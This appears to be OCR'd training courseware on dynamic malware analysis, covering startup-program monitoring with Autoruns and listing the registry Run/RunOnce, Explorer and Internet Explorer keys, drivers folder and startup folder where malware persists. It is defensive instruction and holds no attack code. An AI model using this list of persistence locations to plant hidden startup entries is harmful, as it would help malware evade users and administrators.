
- Advanced Windows Service Manager (*https://securityxploded.com*)
- Process Hacker *(https://processhacker.sourceforge.io)*
- Netwrix Service Monitor *(https://www.netwrix.com)*
- AnVir Task Manager *(https://www.anvir.com)*
- Service+ (*https://www.activeplus.com*)

Dynamic Malware Analysis: Startup Programs Monitoring

- Malware can **alter the system settings** and add themselves to the **startup menu** to perform malicious activities whenever the system starts
- Manually check or use startup monitoring tools like **Autoruns for Windows** and **WinPatrol** to detect suspicious startup programs and processes

- Steps to manually detect hidden malware are listed as follows:
  - Check startup program entries in the registry editor
  - Check device drivers that are automatically loaded
    - **C:\Windows\System32\drivers**
  - Check **boot.ini** or **bcd** (bootmgr) entries
  - Check Windows services that are automatically started
    - Go to **Run** → Type **services.msc** → Sort by **Startup Type**
  - Check the startup folder
    - **C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup**

Autoruns for Windows



Autoruns Entry	Description	Publisher	Image Path
HKCU\Software\Classes\*\ShellEx\ContextMenuHandlers			
FileSyncEx	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Admin\AppData\Lo
HKCU\Software\Classes\Directory\ShellEx\ContextMenuHandlers			
FileSyncEx	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Admin\AppData\Lo
HKCU\Software\Classes\Directory\Background\ShellEx\ContextMenuHandlers			
FileSyncEx	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Admin\AppData\Lo
HKLM\Software\Classes\*\ShellEx\ContextMenuHandlers			
ANotepad++64	ShellHandler for Notepad++ (64 bit)	(Verified) Notepad++	C:\Program Files\Notepad++
EPP	Microsoft Security Client Shell Extension	(Not Verified) Microsoft Corporati...	C:\Program Files\Windows De
HKLM\Software\Classes\Drive\ShellEx\ContextMenuHandlers			
EPP	Microsoft Security Client Shell Extension	(Not Verified) Microsoft Corporati...	C:\Program Files\Windows De
HKLM\Software\Classes\Directory\ShellEx\ContextMenuHandlers			
EPP	Microsoft Security Client Shell Extension	(Not Verified) Microsoft Corporati...	C:\Program Files\Windows De
HKLM\Software\Classes\Folder\ShellEx\DragDropHandlers			
WinRAR	WinRAR shell extension	(Verified) win.rar GmbH	C:\Program Files\WinRAR\rar
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellIconOverlayIdentifiers			
OneDrive1	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Admin\AppData\Lo
OneDrive2	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Admin\AppData\Lo
OneDrive3	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Admin\AppData\Lo
OneDrive4	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Admin\AppData\Lo

https://docs.microsoft.com

Startup Programs Monitoring

Malware can alter the system settings and add themselves to the startup menu to perform malicious activities whenever the system starts. Therefore, scanning for suspicious startup programs manually or using startup program monitoring tools such as Autoruns for Windows is essential for detecting malware.

Steps to manually detect hidden malware:

- **Step 1: Check startup program entries in the registry**

  Startup items such as programs, shortcuts, folders, and drivers are set to run automatically at startup when users log into a Windows OS (e.g., Windows 11). Startup items can be added by the programs or drivers installed, or manually by the user. Programs that run on Windows 11 startup can be located in these registry entries, such as Windows startup setting, Explorer startup setting, and IE startup setting.

  - **Windows Startup Setting**

    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

    HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

    HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

- **Explorer Startup Setting**


  ```
  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Common Startup
  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Common Startup
  HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Startup
  HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Startup
  ```

- **IE Startup Setting**

  ```
  HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\URLSearchHooks
  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Toolbar
  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Extensions
  HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\MenuExt
  ```

- **Step 2: Check device drivers automatically loaded**

  Navigate to `C:\Windows\System32\drivers` to check the device drivers.



drivers
New
Sort
View
« Windows › System32 › drivers
Search drivers
Quick access
Desktop
Downloads
Documents
